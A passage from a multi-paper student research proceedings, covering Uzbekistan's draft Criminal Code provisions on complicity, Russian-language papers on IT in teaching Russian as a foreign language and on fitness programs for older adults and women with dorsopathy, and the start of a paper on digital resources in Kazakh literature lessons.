There are some novelties concern complicity. Usually, complicity is the act of helping or encouraging another individual to commit a crime. It is also commonly referred to as aiding and abetting. One who is complicit is said to be an accomplice [6]. The current Criminal code defines criminal complicity as follows: joint participation of two or more persons in commission of intentional crime. There are four kinds of accomplices according to the current Criminal code: committer, head for crime, instigator and helpmate. Particularly, an executive is defined as person who, in part or in full, committed a crime alone or using other persons, which are not liable under this Code, or by other means. At the same time, head for crime is defined as person who directed preparation and commission of the crime. Meanwhile, instigator is person who tempted somebody to commission of a crime, and helpmate is a person who assisted commission of a crime with advices, directions, providing with tools or removing obstacles, as well as who promised in advance to conceal a criminal or objects obtained illegally or promised to purchase or distribute them. The Code (Article 29) recognizes four forms of criminal complicity, i.e. simple complicity, compound complicity, an organized group, and a criminal community. There are well-defined definitions of each form. Particularly, simple complicity means participation of two or three persons in commission of a crime without a previous concert. Compound complicity means participation of two or three persons in commission of a crime by previous concert. Organized crime group shall be a previous association of at least two people into a group for a joint criminal activity, while a criminal network means the association of several (two or more) organized criminal-intentioned groups. At the same time, the new draft Criminal code introduces somehow different concepts concern complicity. Firstly, the definition of criminal complicity in the new draft Code is written as follows: intentional joint participation of individuals who have already reached the age of criminal liability, in committing an intentional crime. Secondly, definitions of accomplices are broadened to some extent. For example, according to the Article 33 of the new draft Criminal code head for crime is described as person who headed the preparation or committing a crime as well as organised the committing a crime, formed and lead criminal group or network. Meanwhile, an instigator is depicted as individual who induced another person to commit a crime with aiding, deceiving, frightening, forcing or any other methods. Thirdly, there are not terms such "simple complicity" and "compound complicity" in the new draft Code. Instead of them, lawmaker uses phrases like "crime committed by group of persons" and "crime committed by a group of persons by previous concert". Moreover, the new draft Criminal code describes the concepts of organised criminal group and criminal network in another way than current Code. Particularly, the new draft Code introduces the definition of organised criminal group as follows: the stable association of two or more criminally-intended individuals, where functions are divided between (or among) accomplices. In addition, criminal network is depicted as association of criminal groups for committing serious or especially serious crimes.

Unlike the current Criminal code of the Republic of Uzbekistan, the new draft Code explains more circumstantially the aspects of accomplice liability. Well, according to the Article 35 of the new draft Criminal code, the liability of head for crime, instigator and helpmate is similar to committer's liability, and head for crimes and members of organised criminal groups and criminal communities are liable for all crimes if these accomplices have taken part (directly or indirectly) in committing such crimes. In concurrence with this it should be underlined that there is specifically mentioned fact in the new draft Criminal code that only individuals who meet all the requirements of the offender, sane individuals aged certain years old, can be accomplices. It is important to say that the new draft Code also contains directives concern liability of shareholders, directors and servants of legal entities. In particular, commission of crimes by aforementioned subjects in relation to entrepreneurship of legal entity is not complicity except situations when legal entity is intentionally created for commission of one or several serious and especially serious crimes.

There are also few additional rules concern liability for commission of several crimes. In particular, according to the Article 38 of the new draft Criminal code, in case one act includes elements of several crimes that situation is evaluated as commission more than one crime if act is not covered with one article of Code's

Special part. Besides, in case act is covered with few articles of Code's Special part that act should be evaluated according article which establishes more heavy penalty for this act.

Responsibility in juvenile delinquency proceedings is one of the most complicated issues of criminal law. The dilemma on this issue is the fact that in both practice and theory the court has frequently been torn between the traditional theories and purposes of the criminal law, and those provided by a medical model which see criminal or delinquent behaviour as the product of a sickness or disease [7, page 181]. It should also be underlined that according to the Article 39 of the draft Criminal code, minorities can also be recognised as dangerous recidivists in case they committed an especially serious crime after committing another one during penal-executive process.

Exculpatory circumstances is one of the most interesting institutions of criminal law. Unlike the current Criminal code, the new draft Code includes one more circumstance, which can be exculpatory. Well, according to Article 46 of the new draft Code, commission of an act, which contains elements of crime, is not a crime in case:

- 1) such act has been committed by law-enforcement officers or their civil assistants;
- 2) an act has been committed during operational-search activities;
- 3) an act has been committed to bring crime to a stop, investigate a crime, disclose a crime, fight against intelligence, etc. and there have not been methods other than commission of dangerous act;
 - 4) the harm caused with act is less severe than harm which might be caused by stopped crime.

III. Conclusion

Thus, we have studied differences between the current Criminal code and the new draft Criminal code concern doctrines about crime. As we have already mentioned in the beginning of our study, some scientists like R. Kabulov argue that it is not necessary to adopt the new Criminal code, and it would be enough to make amendments to the current Code. Meanwhile, another group of scientists claim that the current Criminal code does not contain significant rules concern criminal complicity, incomplete crimes, etc. From this point of view, I tend to support the idea of adoption the new Criminal code, because the project of the new Criminal code is drafted to fill the legal gaps in criminal law of Uzbekistan. Moreover, it would allow law-enforcement officers and judges to evaluate acts right. Overall, the foundation of doctrines about crime is kept, at the same time considerable additional rules and explanations are included [8-13].

References

- 1. A.P. Simester and Stephen Shute. Criminal law theory. Doctrines of the General part. Oxford university press, 2002-year, p. 1.
- 2. Национальная гвардия Республики Узбекистан. Военно-технический институт. Рустамбаев М.Х. Курс уголовного права. Том 3. Ташкент, 2018 год, типография "Complex print", стр. 8, 169.
- 3. Criminal Code of the Federal Republic of Germany (1971, as amended 2019), pages 5, 6. https://www.legislationline.org/download/id/10003/file/GERM_CC_en.pdf
- 4. Hastings law journal. Volume 22, issue 5. Article 2. Rollin M. Perkins. The territorial Principle in Criminal law, p. 1155. https://repository.uchastings.edu/cgi/viewcontent.cgi?article=2186&context=hastings_law_journal#:~:text=The %20territorial%20theory%20takes%20the,means%20of%20keeping%20the%20peace.
- 5. Национальная гвардия Республики Узбекистан. Военно-технический институт. Рустамбаев М.Х. Курс уголовного права. Том 1. Ташкент, 2018 год, типография "Complex print", стр. 55, 60, 84, 199.
 - 6. https://www.findlaw.com/criminal/criminal-law-basics/what-is-complicity-or-accomplice-liability.
- 7. University of Michigan. Journal of Law reform. Volume 10. Francis Barry McCarthy (University of Pittsburgh). The Role of the Concept of Responsibility in Juvenile Delinquency Proceedings. Pages 181 184. https://repository.law.umich.edu/cgi/viewcontent.cgi?article=2187&context=mjlr
- 8.Фазилов Фарход Маратович Процессы и этапы отмывания денег // Universum: экономика и юриспруденция. 2021. №4 (79). URL: https://cyberleninka.ru/article/n/protsessy-i-etapy-otmyvaniya-deneg

- 9. Fazilov F. Anti-Corruption Review in global health //Ilkogretim Online. 2021. T. 20. №. 3. C. 1617-1620.
- 10.Фазилов Ф. М. Легализация доходов, полученных от преступной деятельности: исторический обзор //Журнал правовых исследований. 2020. №. Special 2-1.
- 11.Fazilov F. M. Circumstances of Mitigation and Aggravation of the Legalization of Revenue Received from Criminal Activities //Psychology and Education Journal. 2021. T. 58. № 2. C. 1211-1215.
- 12.Fazilov F. M. The general concept of legalization of revenue from criminal activities //ISJ Theoretical & Applied Science. 2019. T. 11. №. 79. C. 255-259.
- 13.Khudaykulov F. K. et al. Legal Analysis Of The Theft And Its Objective Side In Uzbekistan And India: National And Foreign Experience //The American Journal of Political Science Law and Criminology. 2021. T. 3. №. 04. C. 79-87.

ПЕДАГОГИЧЕСКИЕ НАУКИ

УДК 811.161.1

ИСПОЛЬЗОВАНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ ПРИ ИЗУЧЕНИИ РУССКОГО ЯЗЫКА КАК ИНОСТРАННОГО

ЛОПЕЗ САНТОС ХУАН ФЕРНАНДО

слушатель подготовительного отделения ГБОУ ВО "Белгородский государственный институт искусств и культуры"

Научный руководитель: Сафина Елена Владимировна,

преподаватель

ГБОУ ВО "Белгородский государственный институт искусств и культуры"

Аннотация: в статье рассматриваются основные виды информационных технологий, используемые на занятиях по русскому языку как иностранному. Приводятся конкретные примеры электронных учебников и других цифровых ресурсов с указанием их практических достоинств.

Ключевые слова: русский язык как иностранный, информационные технологии, электронные ресурсы.

INFORMATION TECHNOLOGIES IN LEARNING RUSSIAN AS A FOREIGN LANGUAGE

Lopez Santos Juan Fernando

Scientific advisor: Safina Elena Vladimirovna

Abstract: the article discusses the main types of information technologies used in the lessons of Russian as a foreign language. Specific examples of electronic textbooks and other digital resources are given with indication of their practical merits.

Keywords: Russian as a foreign language, information technologies, electronic resources.

За последнее десятилетие информационные технологии стали неотъемлемым элементом образовательного процесса в большинстве стран мира. Информатизация образования уже показала ряд преимуществ для студентов и преподавателей, среди которых – возможность получения качественного дистанционного обучения, повышение эффективности процесса получения знаний и усвоения информации за счёт большей мотивации и концентрации внимания на занятиях и др. [1].

На уроках русского языка как иностранного мы также часто прибегаем к использованию таких информационных технологий, как электронные учебники и словари, обучающие интерактивные программы и тренажёры, интернет-ресурсы и платформы для дистанционного обучения.

Электронные учебники – один из самых распространенных вариантов ИКТ для изучения иностранных языков. Их эффективность и удобство доказаны многолетними практиками преподавания и изучения языков [2]. «Learn Russian» стал одним из онлайн мультимедийных учебников, которые мы использовали на начальном уровне владения русским языком. По моему мнению, данный ресурс не только удобен в использовании для начинающих (меню учебника составлено на английском языке), но и очень эффективен для усвоения лексики и грамматики, так как в нем подробно объясняются основные правила русского языка, представлены таблицы с грамматическими конструкциями, существует

система самоконтроля в виде тестовых заданий. Кроме того, данный электронный учебник незаменим для приобретения правильного произношения звуков и букв русского языка [3]. Также мне понравился цифровой учебник «Между нами», состоящий из 9 уроков и эпилога на различные темы и грамматические правила, полезного словаря изучаемых терминов [4]. Кроме того, все упражнения сопровождаются аудиоматериалом, что делает процесс запоминания ещё более действенным.

Для улучшения навыков общения на русском языке на более поздних этапах обучения, на мой взгляд, наиболее эффективным и практически полезным является онлайн-курс разговорного языка «Как скажешь» [5]. В нём представлены полезные практические упражнения на различные темы, такие как «Семья», «Еда», «Спорт», «Транспорт» и т.д. Данный курс помог мне быстро ориентироваться в любой разговорной ситуации с русскоязычными людьми на улице, в магазине и транспорте.

Применение интернет-платформ для онлайн-обучения показало свою эффективность в период пандемии и карантина, когда все без исключения студенты вынуждены были осваивать учебную программу в дистанционном формате. Среди такого рода ресурсов можно выделить следующие: Microsoft Teams, Skype, Zoom и др. Для проведения занятий по русскому языку как иностранному мы использовали программу Zoom. Я положительно оцениваю данный ресурс, так как он имеет достаточно простой и понятный интерфейс, виртуальную доску для того, чтобы преподаватель смог объяснить новый материал в письменном виде или провести словарный диктант. Также несомненным плюсом является то, что преподаватель может разделить с аудиторией свой экран и показать занимательные видеоматериалы или фотографии и картинки, связанные с русским языком и культурой России. Кроме того, в этой программе очень удобно делиться презентациями со своими одногруппниками. Мне очень понравился урок, на котором мы в форме презентаций рассказывали на русском языке о своих национальных праздниках. Было интересно узнать и увидеть, как отмечают тот или иной праздник мои друзья в группе. Также, по моему мнению, программа имеет очень удобную опцию создания отдельного зала для каждого ученика. Это очень удобный формат для проведения опроса, когда можно разговаривать только вместе с учителем и не стесняться посторонних при ответе.

Мне также очень понравились онлайн-экскурсии по городам России. Это прекрасная возможность посетить различные красивые места страны прямо на уроке. Кроме того, экскурсии проводятся на литературном русском языке, что очень полезно для иностранных студентов, изучающих язык: можно наслаждаться той или иной достопримечательностью и выписывать новую или интересную для себя лексику. Среди многих просмотренных нами ресурсов мне особенно понравились экскурсии по Санкт-Петербургу с сайта TicketsTour – Экскурсии по России [6], а также виртуальные прогулки от портала Культура.РФ [7].

Таким образом, использование ИКТ на уроках русского языка как иностранного очень важно и имеет очень много преимуществ, так как позволяет сделать процесс обучения более интересным, красочным и практически полезным. Также применение информационных технологий даёт возможность получать знания дистанционно или самостоятельно.

Список источников

1. Романова Е.А., Волкова М.А., Баохун Ли. Особенности использования современных информационных технологий при изучении русского языка: сравнительный анализ предпочтений иностранных студентов ВУЗов России и Китая // ПНиО. 2021. №1 (49). [Электронный ресурс]. URL:

https://cyberleninka.ru/article/n/osobennosti-ispolzovaniya-sovremennyh-informatsionnyh-tehnologiy-pri-izuchenii-russkogo-yazyka-sravnitelnyy-analiz-predpochteniy (дата обращения: 10.05.2022).

- 2. Блинов В.И. Технологии цифрового профессионального образования: традиции и перспективы // Образовательная панорама. 2019. № 2. С.55–60.
- 3. Learn Russian. [Электронный ресурс]. URL: http://learnrussian.cloudaccess.host/index.html (дата обращения: 10.05.2022).
 - 4. Между нами. [Электронный ресурс]. URL: https://mezhdunami.org/ (дата обращения: 11.05.2022).

91

ЛУЧШАЯ ИССЛЕДОВАТЕЛЬСКАЯ РАБОТА 2022

5.Как [Электронный URL: скажешь. pecypc]. https://vsrussian.com/ifyousayso?fbclid=lwAR1p1lWzFXU82TylbDjYXmPKg1n89lkdDwGbEtmeosl7oAsf_LUQIoHOcY (дата обращения: 11.05.2022). 6. Виртуальные экскурсии по Санкт-Петербургу / TicketsTour. [Электронный ресурс]. URL: https://ticketstour.ru/ehkskursii/sankt-peterburg/virtualnye (дата обращения: 09.05.2022). Культура.РФ. 7.Виртуальные прогулки [Электронный pecypc]. URL: https://www.culture.ru/s/virtualnye-progulki/ (дата обращения

УДК: 796.035

ВЛИЯНИЕ ЗАНЯТИЙ С ПРИМЕНЕНИЕМ СРЕДСТВ ФИТНЕСА НА ФИЗИЧЕСКУЮ ПОДГОТОВЛЕННОСТЬ МУЖЧИН ПОЖИЛОГО ВОЗРАСТА

КВАРЦХАВА ВЕРОНИКА ИГОРЕВНА

магистрант

ЧЕСТНОВА ИРИНА ИГОРЕВНА, БАДОСОВА ЕЛИЗАВЕТА АЛЕКСАНДРОВНА, ВОСТРИКОВ ВИКТОР АНАТОЛЬЕВИЧ

студенть

ФГБОУ ВО «Кубанский государственный университет физической культуры, спорта и туризма»

Научный руководитель: Ончукова Елена Ильинична

к.п.н., доцент

ФГБОУ ВО «Кубанский государственный университет физической культуры, спорта и туризма»

Аннотация: в исследовательской работе изложены результаты констатирующего эксперимента организованной двигательной рекреации с мужчинами 65-69 летнего возраста. Получены данные по показателям физической подготовленности и соотнесены с нормативами ФСК ГТО 10 ступени. Выявлена динамика совершенствования физических качеств через 12 и 24 недели при регулярных занятиях оздоровительной физической культурой на базе пансионата для пожилых людей «Достойная старость» г. Краснодара.

Ключевые слова: пожилой возраст, мужчины пожилого возраста, двигательная рекреация, оздоровительная физическая культура, нормы ГТО 10 ступени.

THE INFLUENCE OF CLASSES WITH THE USE OF FITNESS TOOLS ON THE PHYSICAL FITNESS OF ELDERLY MEN

Veronika Igorevna Kvartshava, Irina Igorevna Chestnova, Badosova Elizaveta Alexandrovna, Vostrikov Viktor Anatolyevich

Scientific adviser: Onchukova Elena Ilinichna

Abstract: the research paper presents the results of a ascertaining experiment of organized motor recreation with men 65-69 years of age. Data on indicators of physical fitness were obtained and correlated with the standards of the FGC GTO of the 10th stage. The dynamics of improving physical qualities in 12 and 24

weeks with regular classes of health-improving physical culture on the basis of the boarding house for the elderly "Worthy old Age" in Krasnodar was revealed.

Keywords: elderly age, elderly men, motor recreation, health-improving physical culture, TRP norms of the 10th stage.

Задачей государства является обеспечение граждан, завершивших свою трудовую деятельность, возможностью по продлению активного долголетия [1, 2]. Здоровый образ жизни и организованная физкультурно-оздоровительная работа имеет большую роль в пожилом возрасте. В исследованиях ряда авторов отмечается высокая социальная роль оздоровительной физической культуры в повышении уровня здоровья людей пожилого возраста на основе средств двигательной рекреации. Таким рекреационным досугом могут случить организованные занятия оздоровительной физической культурой, а так же выполнение норм ГТО в соответствии с возрастной группой [3,4,5].

Следовательно, на основе вышесказанного, актуальность исследования заключается в разработке и обоснование особенностей влияния организованной физкультурно-оздоровительных работы на организм пожилых людей.

Педагогический эксперимент проводили на базе досугового центра пансионата для пожилых людей «Достойная старость» г. Краснодара. В экспериментальной группе приняло участие 14 мужчин 64-69 лет, в рамках проекта «Счастливый возраст» посещающих секцию физкультурно-оздоровительной направленности «Долголетие». Всем участникам было предложено посещать секцию физкультурно-оздоровительной направленности 3 раза в неделю и заниматься по 60-90 минут в зависимости от этапа планирования. Длительность занятий составила 6 месяцев и была разделена на этапы. При дозировании аэробной нагрузки контролировали ЧСС занимающихся в рабочей зоне 100-115 ударов в минуту.

Экспериментальное содержание физкультурно-оздоровительной направленности для мужчин 65-включало в себя три этапа — втягивающий, тренирующий и закрепляющий. В соответствии с этапом решались различные оздоровительные задачи

Таблица 1 Динамика показателей физической подготовленности мужчин пожилого возраста (M ± m)(n=14)

Норматив	Исходные	Через 24 не- дели	Δ%	FTO		THE
Скандинавская ходьба 3 км (мин)	36,48±1,34	30,42± 0,38*	16,6	31,00	30,00	28,00
Сгибание и разгибание рук о гимнастическую скамью (кол.раз)	2,1 ± 1 ,3	6,4 ± 0,9*	204,7	4	6	11
Наклон вперед из по- ложения стоя на ска- мье (см)	-15,1 ± 1,4	-7,1 ± 1,2*	52,0	-8	-6	-4
Сгибание и разгибание туловища из положения лежа за 1 минуту (кол. раз)	6,4 ± 2,3	14,1 ± 0,8*	120,3	6	9	16
Плавание 25 метров (мин)	4,15 ± 0,10	3,09 ± 0,18*	25,5	3,00	2,40	2,30

Для обеспечения педагогического контроля и возможности внесения коррекции в тренировочный процесс занимающихся, а также оценки динамических характеристик развития физических качеств у лиц пожилого возраста, было проведено промежуточное педагогическое тестирование через 12 и 24 недель занятий.

Через 12 недель занятий показатели физической подготовленности улучшилась по всем пяти нормативам, но достоверные различия определяли только по двум физическим качествам: гибкости и аэробная выносливость. Данное обстоятельство мы связываем с регулярным посещением плавательного бассейна и проведением обязательного стретчинга на каждом занятии.

По окончании закрепляющего этапа занятий с мужчинами пожилого возраста выявляли достоверность различий в периоде с 12 по 24 неделю в развитии аэробной и силовой выносливости. По нашему мнению, данное обстоятельство свидетельствует о более позднем формировании кумулятивного эффекта у мужчин пожилого возраста.

Результат итогового тестирования физической подготовленности так же был сравнен с исходными данными на первой неделе занятий (таблица 1). Так за 24 недели педагогического эксперимента произошло достоверное улучшения по всем исследуемым нормативам уровня развития физических качеств. Наибольший прирост показателей произошел по нормативам Сгибание и разгибание рук о гимнастическую скамью и Сгибание и разгибание туловища из положения лежа за 1 минуту (кол. раз), что подтверждает эффективность применении в содержательной части упражнений с отягощениями. При сравнении с нормативной таблицей, результат по силовым тестам в конце года соответствовал серебряному знаку ГТО.

Регулярное применение в содержательной части занятий с мужчинами 65-69 лет, способствовало повышению гибкости к концу эксперимента. Полученный результат по тесту наклон вперед стоя на скамье соответствовал бронзовому знаку. При сравнении показателей уровня физической подготовленности норм ГТО 10 ступени было выявлено, что по четырем показателям из 5 был выявлен уровень соответствия одному из знаков. По показателю Плавание 25 метров занимающимся до бронзового уровня не хватило 0,09 мин.

В результате педагогического эксперимента удалось проследить динамику восстановления физических качеств, а также повысить уровень физической подготовленности практически до бронзового уровня. Следовательно, эффективность разработанного содержания физкультурно-оздоровительно работы на основе двигательной рекреации доказано.

Список источников

- 1. Георгиева Н. Г., Сафронова Н. С. Повышение функциональных резервов организма мужчин пожилого возраста средствами рекреационно-оздоровительной физической культуры // Современные вопросы биомедицины. 2022. Т. 6. № 1(18). –С. 47
- 2. Ончукова, Е. И. Организационно- методические основы физкультурно- оздоровительных технологий. Краснодар : Кубанский государственный университет физической культуры, спорта и туризма, 2018. 102 с.
- 3. Лызарь О. Г, Будлянский В. В., Медников А. Б. Физкультурно-оздоровительные занятия как эффективное средство оптимизации физического состояния людей пожилого возраста // Муниципальное образование: инновации и эксперимент. 2018. № 5. С. 69-74.
- 4. Манакова Я. А. Прохорцева А. С., Маринович М.А. Построение занятия оздоровительной физической культурой с женщинами предпенсионного возраста // Физическая культура и спорт. Олимпийское образование: Материалы международной научно-практической конференции, Краснодар, 18 февраля 2021 года. Краснодар: ФГБОУ ВО «КГУФКСТ», 2021. С. 195-197.
- 5. Трофимова О. С., Ончукова Е. И., Манакова Я. А. Методика применения занятий восточными оздоровительными системами с женщинами пожилого возраста // Материалы научной и научнометодической конференции профессорско-преподавательского состава Кубанского государственного университета физической культуры, спорта и туризма. 2021. № 1. С. 223-225.

УДК 37.013

ФИЗИЧЕСКАЯ РЕАБИЛИТАЦИЯ ЖЕНЩИН ЗРЕЛОГО ВОЗРАСТА С ДОРСОПАТИЕЙ НА ОСНОВЕ ФИТБОЛ-ГИМНАСТИКИ

РАСПОПОВА ВИКТОРИЯ АНАТОЛЬЕВНА, ГОРБУНОВА СВЕТЛАНА АНДРЕЕВНА, МИХИТАРОВА ВЕНЕСУЭЛА АЛЬБЕРТОВНА, ЧЕРНЯК ДИАНА ВЛАДИМИРОВНА

студенты

ФГБО ВО «Кубанский государственный университет физической культуры, спорта и туризма»

Научный руководитель: Романенко Наталия Ивановна

к.п.н., доцент

ФГБО ВО «Кубанский государственный университет физической культуры, спорта и туризма»

Аннотация: В последнее время повысилась частота заболеваний костно-мышечной системы и соединительной ткани. И одна из наиболее частых - дорсопатия позвоночника, к сожалению, которые занимают одно из первых мест среди заболеваемости с временной утратой трудоспособности. В статье рассмотрена возможность коррекции функционального состояния позвоночника с дорсопатией у женщин зрелого возраста на основе лечебной фитбол-гимнастики.

Ключевые слова: женщины 40-50 лет, фитбол-гимнастика, дорсопатия, физическая реабилитация.

PHYSICAL REHABILITATION OF MATURE WOMEN WITH DORSOPATHY BASED ON FITBALL GYMNASTICS

Raspopova Victoria Anatolyevna, Gorbunova Svetlana Andreevna, Mikhitarova Venezuela Albertovna, Chernyak Diana Vladimirovna

Scientific supervisor: Natalia Romanenko

Abstract: Recently, the frequency of diseases of the musculoskeletal system and connective tissue has increased. And one of the most frequent is dorsopathy of the spine, unfortunately, which occupy one of the first places among the incidence of temporary disability. The article considers the possibility of correcting the functional state of the spine with dorsopathy in mature women on the basis of therapeutic fitball gymnastics. **Keywords:** women 40-50 years old, fitball-gymnastics, dorsopathy, physical rehabilitation.

Дорсопатия представляет собой дегенеративный дистрофический процесс, который развивается в межпозвонковых дисках, а также в телах смежных позвонков и связующих их тканях. Дорсопатии относятся к заболеваниям периферической нервной системы и в большинстве случаев является причи-

ной нетрудоспособности. Данное обстоятельство имеет большое экономическое значение, так ему подвержена наиболее трудоспособная часть населения, а это лица второго зрелого возраста [3]. Существует широкий спектр методов реабилитации дорсопатии, но вопрос выбора средств лечебной физической культуры и дифференцирования нагрузки до сих пор остается открытым. В связи с этим требуется разработка методических рекомендаций для коррекции функционального состояния позвоночника и закрепления оптимального двигательного стереотипа при дорсопотии [1, 2, 4].

Цель исследования – выявить влияние занятий на основе лечебной фитбол-аэробики на функциональное состояние позвоночника у женщин 40-50 лет с дорсопатией.

Эксперимент проводился в городе Краснодаре на базе медицинского центра доктора Бубновского в течение 4 месяцев. В нем приняло участие 16 женщин 40-50 лет с диагнозом дорсопатия: остеохондроз поясничного отдела позвоночника и врачебное назначение на лечебную физическую культуру. Женщин поделили на 2 равные группы. Контрольную группу составили 8 женщин, которые занималась лечебной физической культурой в поликлиниках по месту жительства под руководством интструктора. Женщины экспериментальной группы занимались фитбол- гимнастикой в медицинском центре доктора Бубновского. Женщины обеих групп посещали занятия 3 раза в неделю по 55-60 минут.

Выбор фитбол-гимнастики был не случаен. Данный вид лечения использовался еще с 1950 годов швейцарскими реабилитологами. Анализ научно-методической литературы выявил преимущества занятий с фитболом заключающихся в разгрузке позвоночного столба, перераспределения тонуса мышц с напряжённых участков, включение мышц стабилизаторов, формирование мышечного корсета за счет укрепления абдоминальных и паравертебральных мышц.

При первичном тестирование физической подготовленности женщин 40-50 лет достоверных изменений между 2-мя группами не обнаружено, что характеризует их как однородные.

После 4-х месячных регулярных занятий выявлено достоверное преимущество женщин экспериментальной группы по всем исследуемым тестам (таблица 1).

Таблица 1 Показатели физической подготовленности женщин 40-50 лет в ходе эксперимента

Тесты	Контрольная группа (n=8)		Р	Экспериментальная группа (n=8)		Р
	Исходные	Итоговые		Исходные	Итоговые	
Наклон вперед стоя (см)	-1,5±1,9	1,3±1,3	>0,05	-1,7±1,8	2,5±0,9	<0,05
Экстензия (см)	20,4±2,1	26,3±1,9	>0,05	21,2±1,9	34,8±1,1	<0,01
Боковой наклон (см)	12,5±2,2	17,4±1,7	>0,05	13,1±1,8	25,7±1,2	<0,01
Удержание рук и ног на весу (с)	26,4±2,3	40,8±2,5	<0,05	25,3±1,9	60,6±0,9	<0,001
Удержание прямых ног под углом 45° (c)	35,2±2,5	49,5±2,9	>0,05	34,6±2,1	72,7±1,5	<0,001

Примечание: Р рассчитывалось по t-критерию Стьюдента

Достоверно улучшились показатели, оценивающие функциональное состояние позвоночного столба в отношении флексии и экстензии. Относительный прирост составил 86,4 и 64,1% соответственно (рис. 1).

Увеличилась амплитуда движений во фронтальной плоскости при боковом наклоне вправо и влево и стала более симметричной. Прирост составил 96,1%.

Укрепились паравертебральные мышцы, о чем свидетельствуют значения в тесте «удержание рук и ног на весу» из положения лежа на животе, абдоминальные мышцы в тесте «удержание прямых ног под углом 45⁰ лежа на спине». В данных тестах обнаружен наибольший относительный прирост 139,5 и 110,1% соответственно.




Рис. 2. Относительный прирост показателей физической подготовленности женщин 40-50 лет Примечание: 1 - наклон вперед стоя, 2 — экстензия, 3 - боковой наклон, 4 - удержание рук и ног на весу, 5 - удержание прямых ног под углом 45°.

Таким образом, результаты проведенного исследования доказывают эффективность использования лечебной фитбол-гимнастики на нормализацию функционального состояния позвоночника (флексия, экстензия, латеральный наклон) и повышение выносливости мышц спины и брюшного пресса при дорсопатиях у женщин эрелого возраста.

Список источников

- 1. Дворкина Н.И., Сударь В.В. Современные технологии физкультурно-оздоровительной деятельности: учебное пособие. Краснодар: КГУФКСТ, 2021. 116 с.
- 2. Кудяшева, А.Н. Характеристика споривной культуры общества и личности / А.Н. Кудяшева, К.Б. Тумаров, Н.Х. Кудяшев // Проблемы современного педагогического образования. 2016. № 52-7. С. 447-454.
- 3. Малюков, Н.И. Методические рекомендации по медико-социальной экспертизе при дорсопатиях с неврологическими проявлениями / Под ред. Н.И. Малюкова. Липецк, 2020. 179 с.
- 4. Сударь, В. В. Влияние групповых занятий фитнесом разной направленности на показатели физической подготовленности женщин второго периода зрелого возраста / В. В. Сударь, Л. С. Комнатная // Ученые записки университета им. П.Ф. Лесгафта. 2021. № 8(198). С. 298-302.

УДК 370

ЭФФЕКТИВНОСТЬ ИСПОЛЬЗОВАНИЯ ЦИФРОВЫХ ОБРАЗОВАТЕЛЬНЫХ РЕСУРСОВ (ЦОР) НА УРОКАХ КАЗАХСКОЙ ЛИТЕРАТУРЫ

КАЙБУЛЛА НАЗГУЛ КАЙБУЛЛАЕВНА

магистрант

Казахский национальный женский педагогический университет

Научный руководитель: Балтабаева Наргиза Смаиловна

PhD доктор, Казахский национальный женский педагогический университет

Аннотация: В данной статье рассматривается значение использования цифровых образовательных ресурсов в образовательном процессе, описание методических особенностей и способы использования цифровых образовательных ресурсов на уроках казахской литературы. Также приводится пример урока на одну тему.

Ключевые слова: цифровой образовательный ресурс, информационные технологии, мультимедийный проект, анимационный видеоролик, информационно-коммуникационные технологии.

THE EFFECTIVENESS OF THE USE OF DIGITAL EDUCATIONAL RESOURCES (DER) IN THE LESSONS OF KAZAKH LITERATU

Kaybulla Nazgul Kaybullayevna

Scientific adviser: Baltabayeva Nargiza Ismailovna

Abstract:This article discusses the importance of using digital educational resources a the educational process, the description of methodological features and ways of using digital educational resources in the lessons of Kazakh literature. There is also an example of a lesson on one topic.

Keywords: digital educational resource, information technologies, multimedia project, animated video, information and communication technologies.

Информационно-технический прогресс, проникающий во все учебные заведения страны, требует от учителя-преподавателя эффективного использования интернета, максимального владения интерактивными технологиями. Таким образом, использование новых информационных технологий в образовательном процессе продиктовано современными требованиями.

В современных образовательных условиях полноценное преподавание невозможно без использования информационных технологий на основе электронного оборудования, единого комплекта цифрового образовательного фонда, интерактивных досок, без опоры на них. Поэтому использование информационно-коммуникационных технологий как огромного достижения современности очень эффективно на уроках казахского языка и литературы. Как показывает практика, современный учитель в совершенстве использует как минимум программы Microsoft Office. Например, программа Word – для создания необходимых текстовых материалов к каждому уроку, Excel – для создания таблиц, диаграмм, графиков, тестов, Power Point – для самостоятельной работы учащихся, т.е. для разработки необходи-

мых электронных подключений к уроку. А программа Publisher удобна для подготовки буклетов, рефератов по изучаемым темам. Умение учителей казахского языка и литературы использовать все возможности информационных технологий – от простых орфографических тренажеров до интерактивных досок, работать в интернете для дистанционного обучения - требование сегодняшнего дня.

Задача ЦОР состоит не в том, чтобы заменить учителя, а в том, чтобы предоставить дополнительный учебный материал, дать возможность использовать новые мультимедийные, информационные и коммуникационные технологии в представлении содержания образования. ЦОР обеспечивает активную самостоятельную работу учащихся и позволяет учителю использовать эти ресурсы при организации обучения, вытекающие из конкретных дидактических материалов каждого типа или этапа урока – при объяснении новой темы, закреплении материала или проверке степени усвоения знаний. [3, с.8]

ЦОР - вспомогательное средство в организации учебного процесса. Конструирование и моделирование урока с использованием различных числовых объектов. В процессе обучения используются многие виды цифровых образовательных ресурсов: анимации, интерактивные картинки и схемы, интерактивные задания. На этапах урока необходимо всесторонне использовать каждый из них. В ккомплексах ЦОР можно быстро находить необходимую информацию, готовить контрольные и самостоятельные работы, составлять творческие задания, демонстрировать цифровые объекты, подготовленные в ходе урока, с помощью мультимедийного проектора.

Практика показывает, что даже на уроках литературы очень эффективно использовать ЦОР. Например, давайте рассмотрим, как вы можете преподавать творчество Абая в школе с помощью ЦОР, ИКТ. С помощью технологий электронного обучения (e-learning system) можно выделить следующие методы, используемые на уроках литературы:

